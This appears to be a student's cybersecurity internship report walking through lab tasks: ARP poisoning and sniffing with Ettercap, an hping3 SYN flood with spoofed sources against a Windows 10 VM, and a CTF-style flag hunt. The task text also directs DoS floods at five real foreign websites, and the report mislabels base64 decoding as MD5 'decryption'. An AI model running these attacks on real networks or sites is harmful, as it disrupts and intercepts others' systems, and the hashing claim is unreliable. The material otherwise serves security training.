→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

→TASK-5

- Perform ARP POISING on your local network and Sniff the data using the Ettercap tool in Kali Linux

- Perform Dos Attack using the Hping3 tool on any 5 non-Indian websites and Observe the traffic in the Wireshark.

(or)

- Perform a Dos Attack on a Windows 10 Virtual Machine and observe the performance.

TASK--5

Cybersecurity Internship

TASK-5

-ST#IS#6119


ARP POISIONING:

→ Performing ARP POISIONING on your local network and sniff the data using the Ettercap tool in Kali Linux:

1** we open Ettercap GUI interface using command.

Ettercap -G

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ettercap -G
```



2** Now select eth0 in primary interface and click on ok button.

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
```


```
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 192.168.1.12 added to TARGET2
Host 192.168.1.14 added to TARGET1

ARP poisoning victims:

GROUP 1 : 192.168.1.14 08:00:27:79:60:F9
GROUP 2 : 192.168.1.12 08:00:27:0F:5E:96
```


**Using the ifconfig command we will find out the ip address of metasploitable virtual machine:




**Using the ipconfig command we will find out the ip address of windows 10 virtual machine:

→10.0.2.15


3** Now add the ip address of metasploitable vm as target 1 and windows 10 ip address as target 2:-



4** Now click on MITM and select ARP poisioning:-



5**Select by clicking on sniff remote connections and click ok button:-




6**In the new window change the ip address we have seen in network using below commands and open wireshark to sniff the network:-

```


zsh: corrupt history file '/home/kali/.zsh_history'
[enter kali] ~
└─$ sudo su
[sudo] password for kali:
[root@kali] ~
└─$ cat /proc/sys/net/ipv4/ip_forward
0

[root@kali] ~
└─$ echo 1 >/proc/sys/net/ipv4/ip_forward
[root@kali] ~
└─$ wireshark
** (wireshark:6033) 21:23:18.335889 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (wireshark:6033) 21:23:38.154416 [Capture MESSAGE] -- Capture Start ...
** (wireshark:6033) 21:23:38.327138 [Capture MESSAGE] -- Capture started

```



7**Open a login page and enter the details we can got the details in Ettercap:-



DOS Attack:

*→Performing DOS attack on windows 10 virtual machine and observing the performance :-

**Now we use hping3 to perform dos attack:

```
—(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
—(root㉿kali)-[/home/kali]
# hping3 --flood -S -V --rand-source 10.0.2.15
using eth0, addr: 10.0.2.15, MTU: 1500
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 0 data bytes
ping in flood mode, no replies will be shown
```

**Sniffing the data packets using wireshark ,in this we can observe the huge number of data packets being transfer from the different source to destination as in the command we use –rand-source:

→hping3 –flood -S -V –rand-source target ip address


lo	Time	Source	Destination	Protocol	Length Info
2101.22.836642303	10.0.2.15	138.213.162.55	TCP	54.0 - 1007 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836683304	10.0.2.15	176.162.139.245	TCP	54.0 - 1008 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836724253	10.0.2.15	173.167.54.46	TCP	54.0 - 1009 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836765867	10.0.2.15	44.121.21.175	TCP	54.0 - 1010 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836805776	10.0.2.15	189.222.48.91	TCP	54.0 - 1011 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836845553	10.0.2.15	213.213.213.13	TCP	54.0 - 1012 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.836894555	10.0.2.15	249.16.10.37	TCP	54.0 - 1013 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831634664	10.0.2.15	220.119.58.176	TCP	54.0 - 1014 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831287894	10.0.2.15	88.232.19.110	TCP	54.0 - 1015 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831330343	10.0.2.15	139.171.175.65	TCP	54.0 - 1016 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831371432	10.0.2.15	238.167.212.174	TCP	54.0 - 1017 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831416143	10.0.2.15	183.86.175.110	TCP	54.0 - 1018 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831459503	10.0.2.15	135.252.87.241	TCP	54.0 - 1029 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.831495365	10.0.2.15	249.16.10.37	TCP	54.0 - 1030 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.8335452075	10.0.2.15	42.207.206.91	TCP	54.0 - 1032 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.833586905	10.0.2.15	18.248.189.207	TCP	54.0 - 1023 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.833632987	10.0.2.15	203.18.129.224	TCP	54.0 - 1025 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.833679540	10.0.2.15	224.147.200.116	TCP	54.0 - 1026 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
2101.22.833844921	52.119.76.67	10.0.2.15	TCP	69.983 - 0 [RST]	Seq=1 Win=0 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 6
Ethernet II, Src: PcsCompu_4f:ad:7c (08:00:27:4f:ad:7c), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 133.208.18.65
Transmission Control Protocol, Src Port: 0, Dst Port: 61461, Seq: 1, Ack: 1, Len: 0

00088	52	54	89	12	35	82	88	96	27	df	ad	7c	88	89	45	80	RT...	5...	...	E	
00019	00	28	00	00	40	00	40	06	96	b0	0a	80	02	0f	85	d9	L...	8...	...		
00028	12	41	00	00	ef	09	00	06	99	00	00	4d	84	94	db	50	14	A...	M...	P	
00039	00	00	39	7a	00	99												92...			

**Before dos attack:

→CPU performance in windows 10:



**After dos attack:-

→CPU performance in window 10



→TASK-6

- Find the flag that is in the vulnerable system
 - Identify the hidden message in the README file
 - Download and import the OVA file
 - Crack the system password
 - Exploit & Gain Access
 - Check the files in the system
 - Calculate the Checksums for Desktop files
 - Try to Identify the hidden data inside the document
 - Identify the FLAG {*}

TASK---6


Cybersecurity Internship

TASK→6

Finding the flag that is in the vulnerable system:-

→ Identify the hidden message in the README file:

** In the given HTML file, there is a hidden encrypted cipher shown below,



→ YUhSMGNITTZMeTlpYVhRdWJla3ZNak5EVHpSMFIYTnJOZz09

**→By using MD-5 Hash decryption twice, Following output:

The screenshot shows a web browser interface for hashes.com. The URL in the address bar is hashes.com/en/decrypt/hash. The main content area displays a success message: "1 hashes were checked: 1 found 0 not found". Below this, under a green header labeled "Found:", the hash value "YUhSMGNITZMeT1pYVhRdWJ1a3ZNak5EVhpSMF1YTnJOZz09: aHR0cHM6Ly9iaXQubHkvMjNDTzR0YXNrNg==" is listed. A blue button at the bottom left says "SEARCH AGAIN".


→ aHR0cHM6Ly9iaXQubHkvMjNDTzR0YXNrNg

This screenshot is identical to the one above, showing the same search results and hash value. However, the hash value "aHR0cHM6Ly9iaXQubHkvMjNDTzR0YXNrNg==" is now preceded by a colon and followed by a URL: ":https://bit.ly/23C04task6".

This link is found → <https://bit.ly/23CO4task6>

→Download and import the.ova file:-

- By using the link a Windows 7.ova file is found,




- After downloading and importing the .ova file in virtual box.

→Crack the system password:-

- There it needs a password to access the user.
- So, I used ophcrack but it didn't work properly.

→Exploit and gain access:-

